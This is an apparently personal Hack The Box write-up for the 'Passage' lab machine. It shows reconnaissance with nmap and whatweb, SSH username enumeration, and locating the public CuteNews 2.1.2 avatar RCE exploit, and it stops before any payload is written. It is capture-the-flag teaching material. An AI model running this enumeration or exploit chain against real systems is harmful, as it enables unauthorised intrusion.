460 HTB Passage

[HTB] Passage

by Pablo `github.com/vorkampfer/hackthebox`


- **Resources:**

> 1. USBCreator exploit `https://unit42.paloaltonetworks.com/usbcreator-d-bus-privilege-escalation-in-ubuntu-desktop/#`
> 2. Savitar github `https://github.com/s4vitar`
> 3. `https://blackarch.wiki/faq/`
> 4. `https://blackarch.org/faq.html`
> 5. 0xdf `https://0xdf.gitlab.io/`
> 6. IPPSEC `ippsec.rocks`
> 7. `https://wiki.archlinux.org/title/Pacman/Tips_and_tricks`

- **View files with color**

> `▷ bat -l ruby --paging=never name_of_file -p`

NOTE: This write-up was done using *BlackArch*



Summary:

```
>Passage is a medium difficulty Linux machine that hosts a CuteNews web application. This is found to suffer from a remote command
execution vulnerability, which is leveraged to gain a foothold. A CuteNews password hash for the application user `paul` is
discovered and cracked. Owing to password reuse, we can use this to move laterally to the `paul` system user. A private SSH key is
found to be shared between the system users, which allows us to move laterally to `nadav`. This user is found to be a member of
the sudo group. Enumeration of the vim command line history reveals that the `com.ubuntu.USBCreator.conf` policy has been edited,
in order to allow users of the `sudo` group to invoke methods of the `usb-creator` service. The D-Bus service USBCreator is found
to suffer from a vulnerability, allowing the password security policy imposed by `sudo` binary to be bypassed. This is leveraged
in order to read privileged files as root.
```

Skill-set:

```
1. CuteNews Exploitation
2. Code Analysis
3. USBCreator D-Bus Privilege Escalation
4. Python Exploit Development (AutoPwn)
```

1. **Ping &** `whichsystem.py`

```
1. ▷ ping -c 1 10.10.10.206
PING 10.10.10.206 (10.10.10.206) 56(84) bytes of data.
64 bytes from 10.10.10.206: icmp_seq=1 ttl=63 time=149 ms
```

```
2. ▷ ping -c 1 passage.htb
PING passage.htb (10.10.10.206) 56(84) bytes of data.
64 bytes from passage.htb (10.10.10.206): icmp_seq=1 ttl=63 time=137 ms

3. ▷ whichsystem.py 10.10.10.206
10.10.10.206 (ttl -> 63): Linux
```

2. **Nmap**

```
1. ▷ openscan passage.htb
2.  ▷ echo $openportz
22,443,8080
3. ▷ sourcez
4.  ▷ echo $openportz
22,80
5. ▷ portzscan $openportz passage.htb
6. ▷ jbat passage/portzscan.nmap
7. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80 passage.htb
8.  ▷ cat portzscan.nmap | grep '^[0-9]'
22/tcp open  ssh     syn-ack OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack Apache httpd 2.4.18 ((Ubuntu))
9. Lets do an http-enum scan since there are only 2 ports open.
10. ▷ nmap --script http-enum -p80 10.10.10.206 -oN http_enum_80.nmap -vvv
PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack
11. I get nothing back on the http-enum scan.
```

`openssh (1:7.2p2-4ubuntu2.4) Xenial-security; urgency=medium`


3. **Discovery with *Ubuntu Launchpad***

```
1. Google 'OpenSSH 7.2p2 Ubuntu 4 launchpad'
2. I click on 'https://launchpad.net/ubuntu/+source/openssh/1:7.2p2-4ubuntu2.4' and it tells me we are dealing with an Ubuntu XENIAL Server.
3. openssh (1:7.2p2-4ubuntu2.4) xenial-security; urgency=medium
4. NOTE : The SSH version is very low. Most likely ssh_user_enum.py will work on this server. You can enumerate users of ssh on the target. I will use it later in this write-up and upload the script to the github.
5. You can also do the same thing with the Apache version.
```

4. **Whatweb**

```
1.   ▷ whatweb http://10.10.10.206
http://10.10.10.206 [200 OK] Apache[2.4.18], Bootstrap, Cookies[CUTENEWS_SESSION], Country[RESERVED][ZZ], Email[kim@example.com,nadav@passage.htb,paul@passage.htb,sid@example.com], HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.10.10.206], JQuery, PoweredBy[CuteNews:], Script[text/javascript], Title[Passage News]
```

ssh_user_enum.py




```
~/hak0rn00b/passage ▷ python3 ssh_user_enum.py 10.10.10.206 paul 2>/dev/null

                    author: __LEAP Security__

[+] paul is a valid username
```

Lets do some manual enumeration of the website

```
1.  ▷ whatweb http://10.10.10.206
Email[kim@example.com,nadav@passage.htb,paul@passage.htb,sid@example.com]
2. I get some usernames. I will user the "ssh_user_enum.py" script on these names to see if any have ssh access.
3. It seems the only user that is valid is paul, kim and sid are not valid ssh users on the target machine.
4. Lets visit the website http://passage.htb. Add passage.htb to your /etc/hosts
```


10.10.10.206

Hack The Box: Hac… Hack The Box Contact Us | Hack…

Passage News

Lorem ipsum dolor

Navigation: Main page | Archives | RSS

Implemented Fail2Ban


18 Jun 2020 By admin 0 Comments

Due to unusally large amounts of traffic, View & Comment

Phasellus tristique urna

I click on `Implemented Fail2Ban`

```
1. I click on 'Implemented Fail2Ban' and there is leave a comment messge box that asks for name and comment.
2. Since fail2ban is being implemented. This is a clue that if we do fuzzing or attempt brute forcing of ssh we will get banned by
fail2ban.
3. If I hover my mouse pointer over the user names on the main page. I open up the view page source and I get <a
href="mailto:nadav@passage.htb">admin</a></span>
4. I will check the name against the ssh_user_enum.py script.
5. ▷ python3 ssh_user_enum.py 10.10.10.206 nadav 2>/dev/null
[+] nadav is a valid username
```



```
~/hak0rn00b/passage ▷ python3 ssh_user_enum.py 10.10.10.206 nadav 2>/dev/null

                    author: __LEAP Security__

[+] nadav is a valid username
```

Enumeration continued

```
1. Seems like paul and nadav are valid ssh users.
2. Since we can not really fuzz without getting banned by fail2ban we will have to manually enumerate the box. Lets try cutenews.
3. http://10.10.10.206/cutenews
4. FAIL, I then try CuteNews as I saw it on the mainpages view source code.
        <!-- **JS Javascripts** -->
    <script src="CuteNews/libs/js/jquery.js"></script>
    <script src="CuteNews/libs/js/bootstrap.min.js"></script>
5. http://10.10.10.206/CuteNews/
6. SUCCESS, that worked.
```



10.10.10.206/CuteNews/

`CuteNews 2.1.2 - 'avatar' Remote Code Execution (Metasploit)`

8. **Manual enumeration continued...**

```
Google 'what is CuteNews'
[CuteNews](http://cutephp.com/) is a RSS Newsfeed script that lets you create, maintain and publish news articles and have them available both on your web site and as an RSS news feed. CuteNews has many features including letting visitors comment on your articles. CuteNews _does not_ require a MySQL database.
Not secure at all.
http://www.activewebhosting.com/faq/scripts-cutenews.html
Not sure what exploit I will use but I found this one next to the description of CuteNews.
https://www.exploit-db.com/exploits/46698
# CuteNews 2.1.2 - 'avatar' Remote Code Execution (Metasploit)
I search for it in searchsploit as well, and I find the same exact exploit.
▷ searchsploit CuteNews 2.1.2
CuteNews 2.1.2 - 'avatar' RCE (Metasploit) | php/remote/46698.rb
Yup, they are the same.
If you do a google search for 'Cutenews default password' you will find a wall of exploits. Not very secure at all.
https://packetstormsecurity.com/files/152513/CuteNews-2.1.2-Remote-Code-Execution.html <<< They have the same payload here. This site is a good site for hacking articles.
I try admin:admin, guest:guest, kim:kim, paul:paul, sid:sid, natav:natav, but I get nothing.
```

9. **Lets register on the site**


10.10.10.206/CuteNews/index.php

```
http://10.10.10.206/CuteNews/
I register and I am in right away.
After logging in click on >>> Personal options
When clicking personal options I see a Avatar field that allows you to upload images of your avatar I am assuming.
http://10.10.10.206/CuteNews/index.php?mod=main&opt=personal
```

10. **This takes me back to the `avatar RCE (metsploit) exploit`. This is probrably where the exploit is getting used at.**

```
1. Lets download the script to our working directory. Or download it from exploit.db does not matter.
2. ▷ searchsploit -m php/remote/46698.rb
3. ▷ bat -l Ruby --paging=never 46698.rb -p
4. Notice that this line in the code below.
5.  ▷ cat 46698.rb | grep personal
      'uri'      => normalize_uri(target_uri.path, "index.php?mod=main&opt=personal"),
6. That line is the same as our login page.
7. http://10.10.10.206/CuteNews/index.php?mod=main&opt=personal
8. I can not explain how this payload is working in the php code. If you want to know how the payload works check out Time Stamp 56:14 of the S4vitar YouTube Video.
9. Next step is to create a php payload.
```

Random Tangent: There is a saying that says, "the best way to learn is to teach".

